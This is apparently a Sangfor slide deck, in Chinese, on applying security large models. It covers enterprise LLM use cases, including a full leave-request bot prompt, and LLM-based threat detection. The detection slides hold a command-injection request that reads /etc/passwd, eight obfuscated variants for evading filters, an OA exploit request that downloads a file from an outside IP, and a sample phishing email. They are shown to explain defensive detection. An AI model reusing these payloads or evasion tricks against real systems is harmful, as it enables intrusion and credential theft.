

SANGFOR

面向业务场景的 安全大模型技术落地实践

Make Your Digital Transformation
Simpler and Secure

Easier

Make Each User's Digital Transformation

and More Secure

Digital Transformation

政策牵引，推动AI大模型赋能产业和场景创新

国务院国资委召开中央企业人工智能专题推进会 扎实推动AI赋能产业焕新

来源:国务院国资委网站 时间: 2024年02月22日 【打印本页】 【关闭窗口】 分享到:

2月19日,国务院国资委召开“AI赋能 产业焕新”中央企业人工智能专题推进会。国务院国资委党委书记、主任张玉卓在会上讲话强调,要深入学习贯彻习近平总书记关于发展人工智能的重要指示精神,推动中央企业在人工智能领域实现更好发展、发挥更大作用。中国科学院院士鄂维南应邀介绍人工智能创新发展情况。国务院国资委党委委员、副主任谭作钧、袁野、王宏志通过出席会议。国务院国资委党委委员、副主任苟坪主持会议。

会议认为,加快推动人工智能发展,是国资央企发挥功能使命,抢抓战略机遇,培育新质生产力,推进高质量发展的必然要求。中央企业要主动拥抱人工智能带来的深刻变革,把加快人工智能摆在更加突出的位置,不断强化创新策略、应用示范和人才聚集,着力打造人工智能产业集群,发挥需求规模大、产业配套全、应用场景多的优势,带头抢抓人工智能赋能传统



国务院国资委：AI赋能产业焕新

- 夯实发展基础底座，把**主要资源集中投入到最需要、最有优势的领域**，并加快建设一批智能算力中心
- 开展AI+专项行动，**强化需求牵引**，加快重点行业赋能
- 充分发挥应用场景多的优势，主动开放应用场景，积极合作打造可以**融入企业生产经营系统的行业大模型**
- 带头抢抓人工智能赋能传统产业的机遇，力争“**以应用带技术**”加快实现技术迭代升级、增长动能转换。

创新立项、揭榜挂帅全面铺开，推动AI场景应用示范

- 2024年5月8日，“2024第二届全国人工智能应用场景创新挑战赛”，“开放专题”和“揭榜挂帅”模式，公开征集面向**人工智能工程应用、开创性技术突破和产业化落地的项目**
- 2023年10月20日，上海市发布了《上海市推动人工智能大模型创新发展若干措施（2023-2025年）》
- 24年6月12日，四川省首批科技计划“**揭榜挂帅**”项目，涉及新型人工智能关键技术研发及示范应用等项目
- 2024年6月4日，深圳南山区启动了**人工智能场景应用示范“揭榜挂帅”项目征集**



大语言模型进入冷静期，开始在商业场景落地；私有化部署更受青睐

2023

- 探索之年
- 大语言模型之年
- 颠覆 / 高光时刻

2024

- 执行和结果
- 多模态模型之年
- 失败、泡沫破裂

Gartner®

产业界对大模型的追捧，从兴奋变为**冷静**

从技术探索回归大模型的**商业价值实现**



由于私有化部署在**数据隐私和安全、模型定制化、灵活可控性**等方面具备优势，企业更倾向于选择私有化大部署模型。

数据隐私和安全性

定制化和控制

灵活性


成本效益

降低延迟提高性能



企业进行定制化训练大模型时，更倾向于选择本地部署，**占比58%** (IDC)

Q. 您计划使用如下哪些计算资源执行大模型工作？



来源: IDC, n = 607




嵌入
将GenAI API嵌入
定制应用

实践案例1：对话式改造传统应用

应用场景 信服通，对话式改造传统表单形式的请假、差旅业务应用

场景价值 提升用户体验、办公效率

实现原理



对于用户而言：
传统应用变成了对话形式的调用

开发痛点

模型能力影响应用效果

llama → chatGPT

提示词工程效率低

20人天 → 5分钟

提示词模版、自动优化



提示词示例：

我需要让你扮演深信服小T。小T是一个人工智能流程机器人，它能处理文本消息并完成一些操作。小T会输出它从文本消息中理解到的任务操作名称，以及操作相关的信息。这些消息被另一个非人工智能程序读取，并执行实际的操作，因此，小T的输出必须准确无误，且不包含额外的解释和说明，尽量不要反问用户。r\n对于一段文本，小只会输出一操作信息。r\n结合当前日期计算并输出请假模型json结构\r\n请假模型包含以下字段：ProcessType(流程类型, int类型, 1=请假),LeaveType(请假类型, int类型, 1=年休假(也叫年假),2=调休假, 4=事假, 5=病假, 6=丧假, 7=婚假, 8=产假, 9=陪产假, 27=探亲假, 28=探视照顾假, 29=难产假, 30=流产假, 31=保胎假, 32=产检假, 33=陪产检假, 35=父母生日假, 36=三八节调休假, 40=外派探亲假(海外),41=外派路程假(海外),57=育儿假, 61=三天亲子假, 62=每月半天亲子假),BeginTime(请假开始时间, datetime类型, 上午从8点开始, 下午从14点开始, 节假日和周末也算数),EndTime(请假结束时间, datetime类型, 上午到12点结束, 下午到18点结束, 节假日和周末也算数),LeaveReason(请假事由, string类型),WorkAgent(工作交接人, string类型, 选填),MarryDate(结婚登记日期, date类型, 填),IsEqualCompany(配偶是否为公司员工, bool类型, 1=是, 0=否, 选填),ExpectedTime(预产期, date类型, 填),YoungChildBDate(最小子女出生日期, date类型, 选填),ParentsBirthday(父母身份证出生日期, date类型, 选填),IsHalfYear(是否春节值守, bool类型, 1=是, 0=否, 选填),IsDuty(外派是否满半年, bool类型, 1=是, 0=否, 选填)。Mr\n结合当前日期计算并输出销假模型json结构\r\n销假模型包含以下字段：ProcessType(流程类型, int类型, 2=销假),BeginTime(销假开始时间, datetime类型, 上午从8点开始, 下午从14点开始, 节假日和周末也算数),EndTime(请假结束时间, datetime类型, 上午到12点结束, 下午到18点结束, 节假日和周末也算数),Remark(备注, string类型, 选填)。Wr\n今天的日期是2023/6/21星期三,下周一是2023/6/26,下周五是2023/6/30,下周日是2023/7/2。r\n请假时间如果没有指明上下午的话, 开始时间默认是08:00:00,结束时间默认是18:00:00。

实践案例2：企业知识问答机器人

应用场景


诸葛小T，面向企业办公、员工福利和市场的企业知识问答机器人

场景价值

整合企业内部文档，提高知识检索的效率和检索效果

实现原理

RAG (检索增强生成)



开发痛点

针对不同的典型数据场景，如何提升RAG准确性

数据场景不同，直接使用开源方案准确率低于60%





特定场景的数据隐私性

saas模型服务 → 私有化部署；

数据分级管理

模型调用的成本高

私有化部署需要满足场景并发使用的需求，部署成本高 → 模型推理优化



扩展

通过数据检索来扩展GenAI模型

实践案例3：垂直领域大模型



定制

通过微调来扩展
GenAI模型




自建

从零开始构建自定义模型

- **二次预训练 (post-pretrain)**：通常用于增强模型在特定领域的知识
- **微调 (fine tuning)**：使得模型在特定场景的回答更接近期望的效果

销售对话机器人
病情诊断
法律咨询
生产作业异常研判
.....

开发流程



不同的大模型实践路径



可控性和灵活性

资料来源: Gartner

GenAI能力要求、成本

深信服的实践探索

开发: codestral、code Llama
设计: stable diffusion、midjourney

信服通: 对话式改造传统业务系统

诸葛小T: 企业知识问答机器人

智能销售机器人

安全GPT大模型



大模型赋能网络安全，具备必要性、紧迫性、可行性

新业态-AI大规模赋能攻击者


- SlashNext网络钓鱼报告：ChatGPT等AI工具促使网络钓鱼邮件激增**1264%**
- 利用GPT-4，每小时制作**15-30个**高对抗流量payload
- 91行代码，自然语言驱动AI智能体，挖掘和利用**0 Day漏洞**
- **常态化对抗**，人员值守愈发力不从心

新任务-探索AI对抗AI

- 大模型时代的对抗，取决于**能否利用大模型，快速构建出突变级的安全能力**
- 大模型极强的理解和泛化能力，用于识别安全领域各类样本、数据，进行精准检测
- 大模型高效的总结和生成能力，用于辅助研判分析




思考：如何构建基于大模型的网络安全产品



无监督预训练

全量参数更新，千亿级语料，高数量低质量，上百块GPU



有监督微调

部分参数更新，十万-百万级语料，高质量低数量，数十块GPU


Input Prompt: Recite the first law of robotics

GPT-3

Output:


部署推理

基本不更新参数，输入提示词，输出回答，更低的算力消耗




RAG (检索增强生成)

利用大语言模型回答问题之前，先从外部知识库检索相关信息。



AI Agent (AI智能体)


是一种能够自主执行任务、做出决策、并与环境交互的智能实体。



MoE (混合多专家架构)

由不同的专家模型针对其擅长的子任务进行处理，最终汇总结果以获得整体的解决方案。

应用大模型的决策和生成能力，赋能检测与运营



关注威胁检出

高对抗、高混淆、高变换、.....

关注效率提升

无效和冗余信息降噪，威胁研判和结果生成，自动化处置、对话式交互运营、.....

检测类大模型
基于大模型大幅提升
特定场景威胁检测的理解
和分析推理
威胁检出能力

Web流量威胁检测 网络钓鱼威胁检测
数据流转威胁检测 业务访问威胁检测
.....

运营大模型
基于大模型和 AI Agent 框架构建“智能运营助理”，大幅
降低运营人员繁琐事务性的工作消耗，提质增效
复杂意图识别、业务规则推理、异常行为识别、状态内推、自然语言
对话、.....

Chatbot 安全告警解读 威胁情报解读 数据包解读 资产风险研判
告警自动研判 告警关联分析 告警聚合降噪 事件自动处置 运营报告生成
.....

数据安全、身份安全、云和开发安全等方向，逐步发展

高质量攻防数据，打造“安全专家”级威胁检测能力

数据



设备日志



业务流量



告警事件



安全百科



恶意样本



期刊论文



程序代码



威胁情报



公开漏洞



电子邮件

1TB
预训练数据

大模型三大核心能力

攻击理解能力

分析规划能力

工具使用能力



微调

微调

百万级专家经验标签数据

HTTP请求

```
POST /sys?cmd=user-input
HOST: 106.39.41.106
Accept: cat /etc/passwd
Content-Type: text/html
```

HTTP响应

```
<!DOCTYPE html>
<html> <head>
...
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
<script src= "static/js/common.js" >
...
```

专家标注:

- 系统命令注入攻击的报文，其目的是获取系统敏感信息
- 恶意payload为:cat /etc/passwd，用于查看服务器的用户列表
- 响应内容来看：状态码为200
- 响应体是HTML页面，包含了服务器用户列表信息
- 综合请求响应：证实payload已经被成功执行，可以推断攻击成功

混淆对抗手法

攻击细节

380种混淆对抗手法

原始攻击	cat /etc/passwd
编码绕过	Y2F0JTlwJTJGZXRjJTJGcGFzc3dk
注释绕过	cat /etc/passwd#anything
空字符绕过	cat\$IFS/etc/passwd
字符拼接	cat /" e" tc/'p'a's'swd
转义绕过	\\c\\a\\t /etc/passwd
通配符绕过	cat /et?/p?*wd
赋值绕过	a=ca;b=t;\$a\$b /etc/passwd

理解攻击手法，大幅提升0day攻击检测能力

80% 未知0day攻击，本质是通过WEB业务，输入一段可远程执行的恶意代码/恶意命令

传统引擎检测未知0day:

- 0day爆发->研究漏洞POC->升级规则库/检测引擎
- 先有攻击，再有检测规则，防落后于攻

大模型检测未知威胁:

- 基于攻击理解，识别流量中传输的各种攻击代码、命令，结合“安全专家”思维链（CoT）知识，即使未见过的 0day 攻击，也能检测

```
GET /easportal/tools/appUtil.jsp?EAS_HOME=
/Kingdee/eas/&type=123&downloadCmd=
http://158.247.232.182:8000/test.zip HTTP/1.1
Host: example.com
Connection: close
Accept-Encoding: gzip
```

流量理解: 从downloadCmd这个词的语义，推断之后的URL会触发文件下载操作

攻防理解: http://158.247.232.182:8000/test.zip 做反向下载操作，到外网非常见域名/IP下载文件

安全知识: test.zip是黑客喜欢使用的文件名

资产知识: 通过URL中的easportal/tools 识别出金蝶OA的资产，最近几年OA漏洞频发

漏洞案例：金蝶OA 0day漏洞，漏洞公开前，该漏洞无明显攻击特征
攻击手法：反向下载黑客服务器上恶意文件

大模型“CoT”分析过程

利用大模型，对抗传统手段难以检出的高对抗钓鱼邮件



深信服员工福利中心 <hr@sangf0r.com.cn> 周三 2024/6/5 17:06

年会礼品领取操作文档.docx 10 KB

文档加密，里面有二维码

请抓紧时间操作，机会不容错过！

随着新年的钟声渐近，我们的年会礼品发放即将开始。让我们携手期待这份特别的惊喜，为新的一年增添喜悦与动力！为保障周年礼品的领取和发放工作有序进行，现将相关注意事项通知如下：

- 1、兑换渠道:公司为每位员工充值了线上商城的积分,可用积分直接兑换礼品,礼品自选。
- 2、兑换方式:请下载兑换领取操作文档,根据提示进行兑换操作，文档解压密码是深信服官方网址。
- 3、兑换时间:请您务必在今晚9点前操作领取。逾期未领取者，将视为自动放弃领奖资格。

感谢您的参与，祝您生活愉快，工作顺利！此致敬礼！

docs.qq.com/doc/DZHpwWGZyeWVskNn

点击后二次跳转真实钓鱼地址
www.sangf0r.com.cn

SANGFOR 深信服科技

深信服员工福利平台

← 答复 → 转发

